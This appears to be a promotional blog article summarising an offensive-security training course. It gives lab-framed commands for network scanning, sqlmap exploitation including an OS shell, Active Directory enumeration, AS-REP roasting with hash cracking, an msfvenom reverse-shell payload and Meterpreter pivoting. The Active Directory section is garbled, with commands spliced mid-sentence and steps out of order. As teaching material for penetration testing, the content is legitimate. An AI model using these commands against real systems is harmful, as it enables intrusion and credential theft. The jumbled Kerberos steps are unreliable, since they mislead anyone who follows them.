
Listen to this Post

Introduction:
The modern cybersecurity landscape demands a proactive defense strategy, often best understood through the lens of offensive security. By adopting the methodologies of red teaming and ethical hacking, security professionals can identify and remediate vulnerabilities before malicious actors exploit them. This article delves into the comprehensive skill set required for modern penetration testing, covering everything from Linux fundamentals to advanced Active Directory exploitation and cloud security, based on a rigorous 101.5-hour training course.
Learning Objectives & Secrets:
- Objective 1: Master the Linux Command Line and Security Administration. Efficient use of Linux is the bedrock of any penetration test. Secret Tip: Go beyond basic commands; master Bash scripting for automation, and use powerful text manipulation tools like `awk` and `sed` to parse complex log files and output.
- Objective 2: Execute a Full Web Application Penetration Test. Gain the ability to identify and exploit OWASP Top 10 vulnerabilities. Secret Tip: Don’t just rely on automated scanners; learn to chain vulnerabilities, such as using an XSS to bypass CSRF protections, to demonstrate a realistic attack path.
- Objective 3: Conduct Active Directory and Network Pivoting Attacks. Understand the intricacies of Kerberos authentication and abuse it. Secret Tip: Use BloodHound to map attack paths and identify “Golden Ticket” or “DC Sync” attack vectors, then leverage `Mimikatz` or `Rubeus` for credential harvesting and movement.
You Should Know:
- Building a Robust Penetration Testing Lab with Kali Linux
A dedicated and isolated lab environment is crucial for safe and legal practice. Kali Linux serves as the primary operating system, containing a vast array of pre-installed security tools. The first step is to ensure your virtual environment is properly configured.
Step‑by‑step guide explaining what this does and how to use it:
– Setting Up Kali Linux: Download the Kali Linux ISO from the official website and install it on a virtual machine (VM) using VMware or VirtualBox. Allocate at least 4GB of RAM and 50GB of storage.
– Configuring Network Adapters: For lab work, set the network adapter to “Host-Only” or “NAT” to create a secure, isolated environment. Use `ifconfig` or `ip a` to check your IP address.
– Updating the System: Run the following commands to ensure all tools are up-to-date and you have the latest exploits.
– `sudo apt update && sudo apt upgrade -y`
– `sudo apt install metasploit-framework burpsuite wireshark`
– Setting up a Target VM: Install a vulnerable operating system, such as Metasploitable 2 or Windows Server 2019 (with known vulnerabilities), on a separate VM to act as your target. Ensure both VMs can communicate.
2. Reconnaissance and Network Scanning for Vulnerability Discovery
Reconnaissance is the first and most critical phase of a penetration test. It involves gathering information about the target network and systems to identify potential entry points.
Step‑by‑step guide explaining what this does and how to use it:
– Network Scanning with Nmap: Nmap is the industry standard for port and service discovery. Use the following command to perform a comprehensive scan:
– `nmap -sV -sC -O -T4 192.168.1.0/24` (This scans for service versions, runs default scripts, detects the OS, and uses a fast timing template).
– Subdomain Enumeration: For web applications, finding subdomains can reveal hidden services. Use tools like `ffuf` or dnsrecon.
– `ffuf -u https://example.com -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H “Host: FUZZ.example.com” -c -fw 123` (This command fuzzes subdomains by changing the `Host` header).
– Traffic Analysis with Wireshark: To understand network protocols, use Wireshark to capture and analyze traffic. In Kali, start Wireshark, select your network interface, and apply filters like `http` or `tcp.port == 443` to focus on specific traffic.
- Web Application Exploitation: SQL Injection and Burp Suite Proficiency
Web applications are a primary attack vector. This section focuses on using Burp Suite as a proxy to intercept and manipulate web traffic, and SQLMap to automate database discovery and exploitation.
Step‑by‑step guide explaining what this does and how to use it:
– Configuring Burp Suite: Launch Burp Suite from Kali’s application menu. Configure your browser (e.g., FoxyProxy extension) to use Burp’s proxy (default: 127.0.0.1:8080).
– Intercepting and Modifying Requests: In Burp’s “Proxy” tab, turn “Intercept” on. When you navigate to a web page, the request will be held. You can modify parameters (e.g., ?id=1) to test for vulnerabilities.
– Automating SQL Injection with SQLMap: Once you identify a parameter vulnerable to SQL injection, use SQLMap to automate the exploitation.
– `sqlmap -u “http://target.com/page?id=1” –dbs –batch` (This checks for vulnerabilities and, if found, attempts to list all databases).
– To get a shell, you can use sqlmap -u "http://target.com/page?id=1" --os-shell, though this is more advanced and often requires specific conditions.
4. Mastering Active Directory Security and Kerberos Attacks
Active Directory (AD) is the central identity management system for many enterprises. Understanding its weaknesses is vital for red teaming. BloodHound and PowerView are essential tools for enumerating AD misconfigurations.
Step‑by‑step guide explaining what this does and how to use it:
– Setting up BloodHound: Download and run the BloodHound database (Neo4j) using sudo neo4j console. Access BloodHound via http://localhost:7474`.Rubeus.exe asreproast /nowrap
- Data Collection with SharpHound: On a Windows target, execute `SharpHound.exe -c All` to collect AD data. This generates a `.zip` file.
- Importing and Analyzing Data: Drag and drop the `.zip` file into the BloodHound GUI. Use the pre-built queries (like "Find Shortest Paths to Domain Admins") to identify attack vectors. For instance, you can see if a user has `GenericAll` permissions on a high-value target.
- Kerberos Abuse: Use tools like `Rubeus` to perform Kerberos attacks. A key technique is AS-REP Roasting to crack user passwords.
- Command to look for vulnerable users:.hashcat -m 18200 hashes.txt rockyou.txt`.
- Save the hash and crack it using
5. Exploitation, Post-Exploitation, and Pivoting with Metasploit
Gaining initial access is only half the battle; post-exploitation and pivoting allow the attacker to move laterally within the network.
Step‑by‑step guide explaining what this does and how to use it:
– Generating a Payload with MSFVenom: Create a reverse shell payload. For Windows, a common payload is: msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=<Your IP> LPORT=4444 -f exe -o shell.exe.
– Setting up the Multi-Handler: In Metasploit, use use exploit/multi/handler, set the same LHOST, LPORT, and PAYLOAD, then exploit.
– Post-Exploitation and Pivoting: Once a Meterpreter session is obtained, you can use the `migrate` command to move to a more stable process (e.g., explorer.exe). To pivot, add a route to the victim’s network: run autoroute -s 192.168.2.0/255.255.255.0. You can then set up a proxy with `socks_proxy` to access systems in that internal network.
6. Android Security Fundamentals and Static Analysis
Mobile security is often overlooked. This section covers the basics of analyzing Android APKs to identify insecure configurations.
Step‑by‑step guide explaining what this does and how to use it:
– Decompiling an APK with JADX: JADX is a powerful tool to view Java source code from APK files. `jadx-gui` opens a GUI. Load an APK to see the source code and resources.
– Static Analysis with Apktool: Use `apktool d target.apk` to decode the APK into its constituent parts, including the AndroidManifest.xml.
– Analyzing the Manifest: Check the `AndroidManifest.xml` for insecure settings. Look for `android:allowBackup=”true”` (data leakage), `android:debuggable=”true”` (easier to debug and manipulate), and overly permissive permissions.
– ADB Commands for Dynamic Analysis: Connect to an Android device/emulator via ADB. `adb devices` lists connected devices. You can log events with `adb logcat` or access the shell with `adb shell` to inspect the file system.
7. Development and Security: Scripting for Automation
The ability to automate repetitive tasks and write custom scripts is what separates a good penetration tester from a great one. Python is the language of choice.
Step‑by‑step guide explaining what this does and how to use it:
– Using Python for Port Scanning: Write a simple Python script to check for open ports. This is useful for custom scanning when you need to bypass firewall rules or test specific services.
– `import socket; s = socket.socket(); s.settimeout(1); print(s.connect_ex((‘target_ip’, 80)))`
– Parsing Logs with Python: Use Python’s regular expression capabilities to parse large log files and extract useful information, like IP addresses, usernames, or error messages.
– Interacting with Web APIs: A security engineer often needs to test API security. You can use Python’s `requests` library to automate API fuzzing for authentication and authorization flaws. A simple POST request looks like: requests.post('https://api.example.com/login', json={'user':'admin','pass':'password'}).
What Undercode Say:
- Key Takeaway 1: The offensive security landscape is vast, requiring a blend of skills from Linux administration to web exploitation and Active Directory attacks. A holistic understanding is mandatory for modern red teaming.
- Key Takeaway 2: Practical, hands-on experience in a lab environment is non-1egotiable. Tools like Nmap, Burp Suite, and BloodHound are powerful, but understanding the underlying protocols and chaining exploits is the secret to success.
Prediction:
- +1: The demand for skilled penetration testers will continue to surge, driving salaries and creating robust job security for those who continuously learn. This specialized knowledge will remain a top-tier cybersecurity asset.
- +1: Training courses that emphasize practical application over theory will become the gold standard for professional development, producing job-ready talent that can defend against sophisticated attacks.
- -1: As red teaming becomes more automated, there is a risk that organizations will treat it as a “checkbox” compliance exercise rather than a true security improvement strategy, leaving deep-rooted vulnerabilities unaddressed.
- -1: The increasing sophistication of defensive measures (EDR, XDR) means that traditional post-exploitation techniques are quickly becoming obsolete. Offensive security professionals must invest heavily in learning evasion and advanced threat emulation tactics.
- +1: The integration of AI and machine learning into vulnerability discovery will accelerate the “bug bounty” ecosystem, allowing for faster identification of low-hanging fruit while freeing up human testers to focus on complex logic flaws and architectural issues.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/e-ZXXTcf – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


